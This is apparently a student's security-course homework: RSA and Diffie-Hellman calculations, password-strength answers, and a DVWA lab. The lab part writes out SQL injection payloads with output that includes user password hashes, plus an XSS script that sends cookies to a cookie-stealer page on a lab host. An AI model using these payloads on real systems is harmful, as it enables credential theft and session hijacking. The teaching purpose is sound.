

CS166 Section-04
Mikhail Sumawan
Homework 3

Problem 1:

a.) $p=3, q=11, e=7; M=5$

$$n = p \cdot q = 3 \cdot 11 = 33$$

$$f(n) = (p-1)(q-1) = (3-1)(11-1) = 20$$

$$d = (1 + k(f(n))) / e = (1 + 20k) / 7 = 21/7 = 3 \text{ (for } k = 1)$$

$$C = M^e \pmod{n} = 5^7 \pmod{33} = 14 \text{ (Encryption)}$$

$$M = C^d \pmod{n} = 14^3 \pmod{33} = 5 \text{ (Decryption)}$$

b.) $p=5, q=11, e=3; M=9$

$$n = p \cdot q = 5 \cdot 11 = 55$$

$$f(n) = (p-1)(q-1) = (5-1)(11-1) = 40$$

$$d = (1 + k f(n)) / e = (1 + 40k) / 3 = 81/3 = 27 \text{ (for } k = 2)$$

$$C = M^e \pmod{n} = 9^3 \pmod{55} = 14 \text{ (Encryption)}$$

$$M = C^d \pmod{n} = 14^{27} \pmod{55} = 9 \text{ (Decryption)}$$

c.) $p=7, q=11, e=17; M=8$

$$n = p \cdot q = 7 \cdot 11 = 77$$

$$f(n) = (p-1)(q-1) = (7-1)(11-1) = 60$$

$$d = (1 + k f(n)) / e = (1 + 60k) / 17 = -119/17 = -7 \text{ (for } k = -2)$$

$$d = -7 \pmod{60} = 53$$

$$C = M^e \pmod{n} = 8^{17} \pmod{77} = 57 \text{ (Encryption)}$$

$$M = C^d \pmod{n} = 57^{53} \pmod{77} = 8 \text{ (Decryption)}$$

d.) $p=11, q=13, e=11; M=7$

$$n = p \cdot q = 11 \cdot 13 = 143$$

$$f(n) = (p-1)(q-1) = (11-1)(13-1) = 120$$

$$d = (1 + k f(n)) / e = (1 + 120k) / 11 = 121/11 = 11 \text{ (for } k = 1)$$

$$C = M^e \pmod{n} = 7^{11} \pmod{143} = 106 \text{ (Encryption)}$$

$$M = C^d \pmod{n} = 106^{11} \pmod{143} = 7 \text{ (Decryption)}$$

e.) $p=17, q=31, e=7; M=2$

$$n = p \cdot q = 17 \cdot 31 = 527$$

$$f(n) = (p-1)(q-1) = (17-1)(31-1) = 480$$

$$d = (1 + k f(n)) / e = (1 + 480k) / 7 = -959/7 = -137 \text{ (for } k = -2)$$

$$d = -137 \pmod{480} = 343$$

$$C = M^e \pmod{n} = 2^7 \pmod{527} = 128 \text{ (Encryption)}$$

$$M = C^d \pmod{n} = 128^{343} \pmod{527} = 2 \text{ (Decryption)}$$

Problem 2:

Diffie-Hellman Scheme:

- Prime $q = 11$
- Primitive root $a = 2$

i.) User A has public key $Y_a = 9$

$q = 11, n = 2, y_a = 9$

$Y_a = (n^X a) \bmod q = 9$

$Y_a = 1, (2^1) \bmod 11 = 2 \bmod 11 = 2 \neq 9$ (Not equal)

$Y_a = 2, (2^2) \bmod 11 = 4 \bmod 11 = 4 \neq 9$ (Not equal)

$Y_a = 3, (2^3) \bmod 11 = 8 \bmod 11 = 8 \neq 9$ (Not equal)

$Y_a = 4, (2^4) \bmod 11 = 16 \bmod 11 = 5 \neq 9$ (Not equal)

$Y_a = 5, (2^5) \bmod 11 = 32 \bmod 11 = 10 \neq 9$ (Not equal)

$Y_a = 6, (2^6) \bmod 11 = 64 \bmod 11 = 9 = 9$ (Equal)

Therefore, $X_a = 6$.

ii.) If user B has public key $Y_b = 3$, the shared secret key K :

$K = Y_b \bmod q$

$K = 3^6 \bmod 11$

$K = 3$.

Problem 3:

a.) YK334 = This password is not suitable because it is too short and less than 6 characters, it could've been brute force easily.

b.) mfmitm for ("my favorite movie is tender mercies") = This is a suitable password given that it is derived from an abbreviation of "my favorite movie is tender mercies" which is not a well-known phrase either.

c.) Natalie1 = Not a suitable password as it can be guess easily.

d.) Washington = Not a suitable password, Washington is a well-known city name which can also be guessed easily.

e.) Aristotle = Similar Washington, this is not a suitable password as Aristotle is a well-known figure which can be guessed easily.

f.) tv9stove = This is suitable password as it contains both letters and numbers and 6 characters longer.

g.) 12345678 = This is not a suitable password, because it is one of the most common password in password dictionary, could have been brute force easily.

h.) Dribgib = This is not a suitable password as it only contains letters and no special characters or numbers, which means that it can be brute force easily.

Problem 4:

a.) Since we have 10 characters in length for the given password, therefore we would have:

$$95^{10} = 59,873,693,923,837,890,625$$

Possible passwords combination.

To find the time to exhaustively try all of the possible password combination, we can divide it with the encryption rate. Therefore:

$$= 59,873,693,923,837,890,625 / 6,400,000 \text{ passwords per sec}$$

$$= 9355264675600 \text{ seconds which is approximately} = 296653 \text{ years.}$$

Therefore, we need approximately 296653 years to try all of the possible password combination on this system.

Problem 5:

The public file consists of:

- Private key of the client PRa which is encrypted with a key derived from user password Pa utilizing DES i.e $E(Pa, PRa)$
- Public key of the client PUa
- User Identifier IDA

i.) To verify Pa : Private key and public key of a client are inverse of each other, and in order to accept Pa , approximation of the PRa are needed and can be checked by practically taking a self-determined block of X . Start by adjusting the public key from client with X and adjust the obtained encrypted value with the private key of the client PRa .

$$X = D(PRa, E[PUa, X])$$

ii.) This framework calculates the encrypted private key by using the key obtained from the login password. After that the framework encodes an arbitrary bit of content utilizing the previously decrypted private key. The framework decodes this encrypted content by using the public key and when the decoded value matches content, that's when the system is vulnerable and the enemy can attack it.

Problem 6:

Enter the following queries into the User ID field:

a.) Screenshots and output of each queries:

i. %' or 1 = 1#

User ID:


```
ID: %' or 1 = 1#  
First name: admin  
Surname: admin  
  
ID: %' or 1 = 1#  
First name: Gordon  
Surname: Brown  
  
ID: %' or 1 = 1#  
First name: Hack  
Surname: Me  
  
ID: %' or 1 = 1#  
First name: Pablo  
Surname: Picasso  
  
ID: %' or 1 = 1#  
First name: Bob  
Surname: Smith
```

ii.) %' UNION SELECT null,version() #

User ID:


```
ID: %' UNION SELECT null,version() #  
First name:  
Surname: 5.0.51a-3ubuntu5
```

iii.) %' AND 1=0 UNION SELECT table_name, table_schema FROM information_schema.tables #
//Screenshots of the first 10 lines and the last 10 lines:

Vulnerability: SQL Injection

User ID:

Submit

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: CHARACTER_SETS  
Surname: information_schema
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: COLLATIONS  
Surname: information_schema
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: COLLATION_CHARACTER_SET_APPLICABILITY  
Surname: information_schema
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: COLUMNS  
Surname: information_schema
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: COLUMN_PRIVILEGES  
Surname: information_schema
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: KEY_COLUMN_USAGE  
Surname: information_schema
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: PROFILING  
Surname: information_schema
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: ROUTINES  
Surname: information_schema
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: SCHEMATA  
Surname: information_schema
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: tiki_users_score  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: tiki_webmail_contacts  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: tiki_webmail_messages  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: tiki_wiki_attachments  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: tiki_zones  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: users_grouppermissions  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: users_groups  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: users_objectpermissions  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: users_permissions  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: users_usergroups  
Surname: tikiwiki195
```

```
ID: %' AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #  
First name: users_users  
Surname: tikiwiki195
```

iv.) %' AND 1=0 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_name='users' #

Vulnerability: SQL Injection

User ID:

Submit

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'
First name: users
Surname: user_id

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'
First name: users
Surname: first_name

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'
First name: users
Surname: last_name

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'
First name: users
Surname: user

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'
First name: users
Surname: password

ID: %' AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'
First name: users
Surname: avatar

More info

v.) %' AND 1=0 UNION SELECT user,password FROM users #

Vulnerability: SQL Injection

User ID:

Submit

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' AND 1=0 UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


Problem 7:

Screenshots of Output:

a.) On SEED Ubuntu browser, enter an arbitrary username on the Name field, and the following JavaScript to enable cookie stealing:

```
<script>document.location='http://<metasploitable-ip-address>/cookiestealer.php?cookie='+document.cookie;</script>
```

b.) Open a new browser page to go to the DVWA Stored XSS page. You should see the message saying your cookie is stolen.



c.) Go to the Metasploitable Linux /var/www and check if log.txt file is created. If so, show the content.

